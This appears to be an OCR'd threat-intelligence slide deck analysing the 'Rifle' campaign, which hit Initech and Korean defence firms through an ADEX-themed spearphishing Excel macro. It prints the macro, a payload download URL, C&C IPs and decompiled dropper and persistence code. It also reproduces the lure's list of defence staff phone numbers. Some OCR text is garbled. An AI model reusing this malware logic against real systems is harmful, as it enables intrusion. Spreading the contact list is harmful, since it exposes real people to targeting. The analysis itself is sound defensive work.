
Rifle Campaign - Initech Malware





Rifle Campaign - Initech Malware

Flow



Rifle Campaign - Initech Malware

C&C Servers

IP	Country	Allocated
192.99.223.115:80	Canada	Unknown
165.194.123.67:443	Republic of Korea	Jung-Ang University
175.117.144.67	Republic of Korea	Catholic Chant & Contemporary Music Internet Broadcasting (caccm.org)

Rifle Campaign - Initech Malware

Created File

C:₩Program Files₩Common Files₩Graphics₩guifx.exe

Mutex

ASDASDASDSA, MUTEX394039_4830023

PDB Path


E:₩Data₩My Projects₩Troy Source Code₩tcp1st₩rifle₩Release₩rifle.pdb
E:₩Data₩My Projects₩Troy Source Code₩tcp1st₩sniffer - Copy₩Release₩dll_like_exe.pdb
E:₩Data₩My Projects₩Troy Source Code₩tcp1st₩server₩Release₩server.pdb

Rifle Campaign - ADEX Spearphishing

ADEX

Seoul International Aerospace & defense Exhibition

Spearphishing, target Military Defense Industry


Microsoft Excel - 2015 서울에어쇼 참관 및 방문자 명단.xls


2015년 서울ADEX Booth 방문자 명단

순번	업 체 명	성 명	전 화 번 호	휴 대 폰	이 메 일	비 고
1	국방과학연구소		2 321 3365	010 3082 5351		UAV체계러닝단/단장
2	국방과학연구소		2 321 3428	010 2937 2774		대지유도그기체계개발단
3	국방과학연구소		2 321 0701	010 3710 4778		대함유도그기체계개발단
4	국방과학연구소		2 321 2810	010 2074 6186		대탄체계단
5	국방과학연구소		2 321 0577	010 4102 1714		전술정보통신체계개발단
6	국방과학연구소		2 321 0779	010 3263 4568		체 기술연구부2부 / 전구점검장비개발담당
7	두산DST		6456 0542	010 2472 0311		사업개발 / 과장팀(심은경 건)
8	두산DST		5 280 6913	010 3737 7315		200 방산연구소 / 기능체계 기술센터 3년
9	두산Us		5 280 6500	010 3022 1220		방산연구소 / 유통제계 기술센터 시통 2팀
10	(주) 한화/종합연구소		2 310 0615	010 4557 0740		ILS센터
11	(주) 한화/종합연구소		2 320 2784	010 2000 7548		창골으드무기체계팀
12	한토항공우주산업(주)		5 551 9584	010 2615 5390		CPMS 구매본부 / 조비구과팀
13	삼성테크윈(주)		0 7147 4658	010 3253 2346		자동화그룹산
14	삼성탈레스(주)		228 7419	010 3097 0897		전략소실그룹 / 전략그네팀
15	K.A.I		5 799 0536	010 7565 0175		01 사업부
16	K.A.I		478 0712	010 3067 9513		연구소
17	(주)풍산 기술연구소		42 609 7847	010 4195 1164		응팀연구팀
18	(수)에이스인테나		2 597 8170	010 4255 1191		연구소
19	S&I 풀골업(주)		5 280 9922	010 4772 0742		F & D 팀 / 전시시여기술팀
20	크인풀그업 (주)		5 751 2101	010 5574 2170		방산기술거발부
21	LG CNS		6357 7783	010 3027 0321		국팀사업단 / 스마트국팀연구소
22	에이스웨이 브릭 (주)		2 581 0401	010 3342 8351		팀
23	대원기선		5 280 2870	010 2551 2150		
24	(주) 우신넬		280 7566	010 3017 5707		방산기술업팀
25	서진시스템		5 506 6039	010 7552 0562		품질보증팀
26	(주)에어로매스터		5 553 2075	010 7152 9508		
27	더존시스템(주)		5 269 9900	010 2873 8322		기술연구소 / 전자개발

Samsung Thales
Samsung Techwin
Agency for Defense Development
Doosan DST (Defense Systems & Technology)
Hanhwa Defense
LG CNS
LIG Nexone

Email Attachment
(Weaponized macro document)
=> ADEX Participants List

Rifle Campaign - ADEX Spearphishing



Disguised as ADEX Steering Committee

From : ADEX Steering Committee
To : xxxxx@lignex1.com

Contents
We provide participants list as an attachment.
If you're not able to open Excel file, please enable Macros in Excel.

Thanks.

Attachment
2015 Seoul Airshow Result and Participants list.xls

Rifle Campaign - ADEX Spearphishing

Macro

```
Private Sub cocZTmjFpAGCNfg()
Dim ZgzHxdXYWcMTbrS As String, RiXZRrTywfSoeUjtccOO As String, qyLnGmK
 sOcqXpbf As String
RiXZRrTywfSoeUjtccOO = Decrypt("fyf/cbMoib")
qyLnGmK = Environ$("tmp") & "\" & RiXZRrTywfSoeUjtccOO

ZgzHxdXYWcMTbrS = Decrypt("qiq/qmfi0622/622/:7/96200;quui")

opnsdWeHjTkoriHkPzvjEu 0, ZgzHxdXYWcMTbrS, qyLnGmK, 0, 0
njvLbwktQLprXrx 0, "open", qyLnGmK, "", vbNullString, vbNormalFocus
End Sub
```

Obfuscated →

After Deobfuscating

Sub 0x1

http://158.69.115.115/help.php

ahnLab.exe

* ahnlab = Well-known local Antivirus Vendor in SouthKorea

Rifle Campaign - ADEX Spearphishing


ahnLab.exe


File Name	MD5	File Type
ahnLab.exe	62FDF4822431D4C82B78E602AB3558AD	EXE

File Size	95744
MD5	62fdf4822431d4c82b78e602ab3558ad
File Type	EXE
PEid Information	Microsoft Visual C++ 8 *
Signed	Not Signed

Rifle Campaign - ADEX Spearphishing

Comparison : iniWebSSOCrypto.exe & ahnLab.exe





Same PDB Path

E:₩Data₩My Projects₩Troy Source Code₩tcp1st₩rifle₩Release₩rifle.pdb

〈iniWebSSOCrypto.exe〉

〈ahnLab.exe〉

Rifle Campaign - ADEX Spearphishing

Comparison : iniWebSSOCrypto.exe & ahnLab.exe

Similar WinMain Function

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lp
{
  const CHAR *v4; // esi@1
  CHAR *v6; // eax@2
  CHAR *v7; // ecx@3
  int v9; // [sp+8h] [bp-41Ch]@1
  CHAR Parameters; // [sp+Ch] [bp-418h]@2
  CHAR String1; // [sp+40Ch] [bp-18h]@2

  v4 = GetCommandLineA();
  v5 = func_parsing_cmdline(v4, &v9);           // parsing command line
  sub_402410((int)v5, v9);
  if ( !StrStrA(v4, "/run") )                   // if execute the file witho
  {
    wsprintfA(&Parameters, "/c del /q W"%sW" >> NUL", *(_DWORD *)v5);
    sub_402DB0();
    lstrcpyA(&String1, "15Sxfak`x|S|v|{jb<=Slbk!jwj");// c:Wwindows#system32
    v6 = &String1;
    if ( String1 )
    {
      v7 = &String1;
      do
      {
        *v6 ^= 0xFu;                            // XOR String1 with 0xF
        v6 = ++v7;
      }
      while ( *v7 );
    }
    ShellExecuteA(0, 0, &String1, &Parameters, 0, 0);// delete itself
LABEL_6:
    ExitProcess(0);
  }
  if ( OpenMutexA(0x1F0001u, 0, "MUTEX394039_4830023") )// If mutex is alrea
    goto LABEL_6;
  CreateMutexA(0, 0, "MUTEX394039_4830023");
  return func_connect_c2();                     // if excute malware with /r
}
```

〈iniWebSSOCrypto.exe〉

```
1  int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lp
2  {
3    const char *v4; // esi@1
4    _DWORD v5; // edi@1
5    int v7; // [sp+10h] [bp-408h]@1
6    CHAR v8; // [sp+10h] [bp-404h]@2
7
8    v4 = GetCommandLineA();
9    v5 = (_DWORD *)sub_401C80(&v7);
10   sub_402DB0();
11   if ( !strstr(v4, "/run") )
12   {
13     wsprintfA(&Parameters, "/c del /q W"%sW" >> NUL", *v5);
14     sub_402DB0();
15     ShellExecuteA(0, 0, "c:WWindowsWWsystem32WWcmd.exe", &Parameters, 0, 0)
16     ExitProcess(0);
17   }
18   return sub_402770();
19 }
```

〈ahnLab.exe〉

Rifle Campaign - ADEX Spearphishing

Comparison : iniWebSSOCrypto.exe & ahnLab.exe

```
GetModuleFileNameA(0, &Filename, 0x100u);
lstrcpyA(&String1, "L5S_}`h}nbKn{nSH}n■gFl|");// C:¥ProgramData¥Graphics
v0 = &String1;
if ( String1 )
{
  v1 = &String1;
  do
  {
    *v0 ^= 0xFu;
    v0 = ++v1;
  }
  while ( *v1 );
}
CreateDirectoryA(&String1, 0);                  // create directory
v2 = GetLastError();                            // Error code
v3 = CreateFileA(&Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);// create file
v4 = v3;
if ( v3 != (HANDLE)-1 )
{
  v5 = GetFileSize(v3, 0);
  lpBuffer = operator new(v5);
  ReadFile(v4, (LPVOID)lpBuffer, v5, &NumberOfBytesRead, 0);
  CloseHandle(v4);
  if ( v2 && v2 != 0xB7 )
  {
    if ( v2 == 3 )
    {
      lstrcpyA(&String1, "L5S_}`h}nb/Ifcj|SL`bb`a/Ifcj|SH}n■gFl|");// C:¥Progr
      v6 = func_decode(&String1);
      CreateDirectoryA(v6, 0);
      lstrcpyA(&FileName, "L5S_}`h}nb/Ifcj|SL`bb`a/Ifcj|SH}n■gFl|Shzfiw!jwj");
      func_decode(&FileName);
    }
  }
  else
  {
    lstrcpyA(&FileName, "L5S_}`h}nbKn{nSH}n■gFl|Shzfiw!jwj");
    v7 = &FileName;                             // C:¥ProgramData¥Graphics¥guifx
    if ( FileName )
```

```
GetModuleFileNameA(0, &Filename, 0x100u);
CreateDirectoryA("C:¥¥ProgramData¥¥Graphics", 0);
v8 = GetLastError();
v0 = CreateFileA(&Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v1 = v0;
hObject = v0;
if ( v0 == (HANDLE)-1 )
  return 0;
nNumberOfBytesToRead = GetFileSize(v0, 0);
v2 = operator new(nNumberOfBytesToRead);
if ( v8 && v8 != 183 )
{
  if ( v8 == 3 )
  {
    CreateDirectoryA("C:¥¥Program Files¥¥Common Files¥¥Graphics", 0);
    v3 = CreateFileA("C:¥¥Program Files¥¥Common Files¥¥Graphics¥¥guifx.exe", 0x40000000u, 3u,
    if ( v3 == (HANDLE)-1 )
      return 0;
    ReadFile(v1, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
    WriteFile(v3, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
    qmemcpy(&Filename, "¥"C:¥¥Program Files¥¥Common Files¥¥Graphics¥¥guifx.exe¥" /run", 0x38u)
    hObject;
    1;
  }
  else
  {
    v3 = (HANDLE)v8;
  }
}
else
{
  v3 = CreateFileA("C:¥¥ProgramData¥¥Graphics¥¥guifx.exe", 0x40000000u, 3u, 0, 2u, 0x80u, 0);
  if ( v3 == (HANDLE)-1 )
    return 0;
  ReadFile(v1, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
  WriteFile(v3, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
  Buffer = GetTickCount();
```

Same Created Filename

GUIFX.exe

〈iniWebSSOCrypto.exe〉

〈ahnLab.exe〉

Rifle Campaign - ADEX Spearphishing

Comparison : iniWebSSOCrypto.exe & ahnLab.exe

```
if ( RegOpenKeyA(HKEY_LOCAL_MACHINE, "Software₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Run", &
  && RegOpenKeyA(HKEY_CURRENT_USER, "Software₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Run", &p
{
  RegCloseKey(phkResult);
  if ( !v4
    || (RegOpenKeyA(HKEY_CURRENT_USER, "Software₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Run",
        v5 = RegSetValueExA(phkResult, "Graphics", 0, 1u, (const BYTE *)&Filename, strlen(&
        RegCloseKey(phkResult),
        !v5) )
  {
    if ( v10 )
    {
      WinExec(&Filename, 0);
      return 0;
    }
  }
}
return 0;
```

<iniWebSSOCrypto.exe>

```
v1 = 0;
lstrcpyA(&String1, "₩₩`i{xn}jSBfl}`|`i{SXfak`x|SLz}}ja{Yj}|F`aS]za");// Software₩Microsoft₩Windows₩CurrentVersion₩Run
v2 = &String1;
if ( String1 )
{
  v2 = ++v3;
}
while ( *v3 );
RegCreateKeyA(HKEY_CURRENT_USER, &String1, &phkResult);// create registry to run automatically when infected PC is reb
if ( phkResult )
{
  strcpyA(&String1, "H}n■gfl|");              // Graphics
```

<ahnLab.exe>

Same Autorun Registry Path

Software₩Microsoft₩Windows₩CurrentVersion₩Run₩Graphics₩guifx.exe /run

Rifle Campaign - ADEX Spearphishing

Comparison : Initech Malware Variant & ahnLab.exe

```
.data:00410F40 ; char name[]
.data:00410F40 name            db '175.117.144.67',0   ; DATA XREF: sub_401440+19↑o
.data:00410F40                                         ; sub_402840+55↑o
.data:00410F4F                 align 20h
```

```
.text:00402894   push    edx             ; char *
.text:00402895   push    offset name     ; "175.117.144.67"
.text:0040289A   call    _strncpy
.text:0040289F   add     esp, 0Ch
```

Same C&C Server

175.117.144.67

〈Initech Malware Variant〉

〈ahnLab.exe〉

Rifle Campaign - How they hacked Initech and stole Certificates

“Nicstech” DLP Solution Vulnerability

※ DLP : Data Loss Prevention

Initech uses this solution for internal security
and 67 financial companies also use this solution
including my company, FSI

Rifle Campaign - How they hacked Initech and stole Certificates

“Nicstech” DLP Solution Vulnerability

0day Vulnerability

